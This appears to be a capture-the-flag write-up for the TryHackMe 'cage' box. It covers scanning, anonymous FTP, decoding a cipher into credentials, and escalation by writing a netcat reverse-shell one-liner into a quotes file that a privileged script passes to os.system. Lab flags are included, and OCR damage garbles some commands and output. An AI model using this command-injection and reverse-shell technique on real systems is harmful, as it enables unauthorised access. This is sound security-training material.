Break out the cage - THM

Port scanning

```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.52.204
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             396 May 25  2020 dad_tasks
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dd:fd:88:94:f8:c8:d1:1b:51:e3:7d:f8:1d:dd:82:3e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDn+KLEDP81/6ceCvdFeDrLFYWSWc6UnOmmpiNeXuyr+GRvE5Eff4D
|   256 3e:ba:38:63:2b:8d:1c:68:13:d5:05:ba:7a:ae:d9:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA3G1rdbZBOf44Cvz2YGtC5
|   256 c0:a6:a3:64:44:1e:cf:47:5f:85:f6:1f:78:4c:59:d8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFiTPEbVpYmF2d/NDdhVYlXWA5PmTHhtrtlAaTiEuZOj
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Nicholas Cage Stories
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Automated content discovery

```
===============================================================
/.htaccess            (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/contracts            (Status: 301) [Size: 308] [--> http://cage.thm/contracts/]
/html                 (Status: 301) [Size: 303] [--> http://cage.thm/html/]
/images               (Status: 301) [Size: 305] [--> http://cage.thm/images/]
/scripts              (Status: 301) [Size: 306] [--> http://cage.thm/scripts/]
/server-status        (Status: 403) [Size: 273]
Progress: 20478 / 20479 (100.00%)
```

Login to ftp as user ftp and password ftp

```
[ z2k-virtualbox / ]$ ftp ftp@cage.thm
Connected to cage.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
```

- Seeing the content of the dad_tasks file


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             396 May 25  2020 dad_tasks
226 Directory send OK.
ftp> cat dad_tasks
?Invalid command
ftp> mget dad_tasks
mget dad_tasks? yes
```

```
tp> get dad_tasks -
00 PORT command successful. Consider using PASV.
50 Opening BINARY mode data connection for dad_tasks (396 bytes).
WFwdyBFZWtjbCAtIFB2ciBSTUtQLi4uWFpXIFZXVVIuLi4gVFRJIFhFRi4uLiBMQUEgWlJHUVJPISEhIQpTZncuIEtham5tYiB4c2kgb3d1b3dnZQpGYXouIFRtbCBma2ZyIHFnc2VpayBhZyBvcWVpYngKRWxqd3guIFhpbCBicWkgYWlrbGJ5d3FlClJ
ZnYuIFp3ZWwgdnZtIGltZWwgc3Vt2WJ0IGxxd2RzZmsKWWVqci4gVHFlbmwgVnN3IHN2bnQgInVycXNq2XRwd2JuIGVpbnlqYW11IiB3Zi4KCkl6IGlwdw3cgQSB5a2Z0ZWYuLi4uIFFqaHN2Ym91dW9leGNtdndrd3dhdGZsbHh1Z2hoYmJjbXlkaXp3bG
ic2lkaXVzY3ds226 Transfer complete.
96 bytes received in 0.000931 seconds (415 kbytes/s)
tp>
```

- Looks like base64 encoded text, let's decode and check if we get some content

```
[ z2k-virtualbox ~/Downloads ]$ strings dad_tasks.txt | base64 -d
Qapw Eekcl - Pvr RMKP...XZW VWUR... TTI XEF... LAA ZRGQRO!!!!
Sfw. Kajnmb xsi owuowge
Faz. Tml fkfr qgseik ag oqeibx
Eljwx. Xil bqi aiklbywqe
Rsfv. Zwel vvm imel sumebt lqwdsfk
Yejr. Tqenl Vsw svnt "urqsjetpwbn einyjamu" wf.

Iz glww A ykftef.... QjhsvbouuoexcmvwkwwatfllxughhbbcmydizwlkbsidiuscwlOnbase64: invalid input
[ z2k-virtualbox ~/Downloads ]$
```


- Once again let's try to decrypt the content



A B C D E F G H I J K L M N O P Q R S T U V W X Y Z (26)

↑↓	↑↓
NAMELESSTWO	Dads Tasks - The RAGE...THE CAGE... THE MAN... THE LEGEND!!!! One. Revamp the website Two. Put more quotes in script Three. Buy bee pesticide Four. Help him with acting lessons Five. Teach Dad what "information security" is. In case I forget.... Mydadisghostrideraint thatcoolnocausehesonf irejokes&#65533;rnnss64

- Let’s try to login using this credentials




Getting root

- When logged in we can see that mesasges are being broadcasted, after a while i found the python script that handles that

```
cat: .dads_scripts/: Is a directory
weston@national-treasure:/opt$ cd .dads_scripts/
weston@national-treasure:/opt/.dads_scripts$ ls
spread_the_quotes.py
weston@national-treasure:/opt/.dads_scripts$ cat spread_the_quotes.py
#!/usr/bin/env python

#Copyright Weston 2k20 (Dad couldnt write this with all the time in the world!)
import os
import random

lines = open("/opt/.dads_scripts/.files/.quotes").read().splitlines()
quote = random.choice(lines)
os.system("wall " + quote)

weston@national-treasure:/opt/.dads_scripts$
```

- making a reverse shell to gain root
- we have the quotes file being called so let’s use it

```
drwxrwxr-x 2 cage cage 4096 May 25  2020 .files
-rwxr--r-- 1 cage cage  255 May 26  2020 spread_the_quotes.py
weston@national-treasure:/opt/.dads_scripts$ cd .files
weston@national-treasure:/opt/.dads_scripts/.files$ ls
weston@national-treasure:/opt/.dads_scripts/.files$ ls -la
total 16
drwxrwxr-x 2 cage cage 4096 May 25  2020 .
drwxr-xr-x 3 cage cage 4096 May 26  2020 ..
-rwxrw---- 1 cage cage 4204 May 25  2020 .quotes
```




```
.quotes
weston@national-treasure:/opt/.dads_scripts/.files$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/fIsh -i 2>&1lnc >/tmp/f" > .quotes
weston@national-treasure:/opt/.dads_scripts/.files$
```

- After a few minutes we get access to user cage

```
$ whoami
cage
$ id
uid=1000(cage) gid=1000(cage) groups=1000(cage),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
$
```

- Getting user flag

```
$ cat Super_Duper_Checklist
1 - Increase acting lesson budget by at least 30%
2 - Get Weston to stop wearing eye-liner
3 - Get a new pet octopus
4 - Try and keep current wife
5 - Figure out why Weston has this etched into his desk: THM{M37AL_0R_P3N_T35T1NG}
```

- some interesting folder with sensitive data can be found in cage's folder

```
$ cd email_backup
$ ls
email_1
email_2
email_3
```

- by checking the emails content you can get the password for root user

```
weston@national-treasure:/opt/.dads_scripts/.files$ su -
Password:
root@national-treasure:~# _
```

- going to root folder we have access to email backups and find the root flag

```
root@national-treasure:~/email_backup# cat email_2
From - master@ActorsGuild.com
To - SeanArcher@BigManAgents.com

Dear Sean

I'm very pleased to here that Sean, you are a good disciple. Your power over him has become
strong... so strong that I feel the power to promote you from disciple to crony. I hope you
don't abuse your new found strength. To ascend yourself to this level please use this code:

THM{8R1NG_D0WN_7H3_C493_L0N9_L1V3_M3}

Thank you
```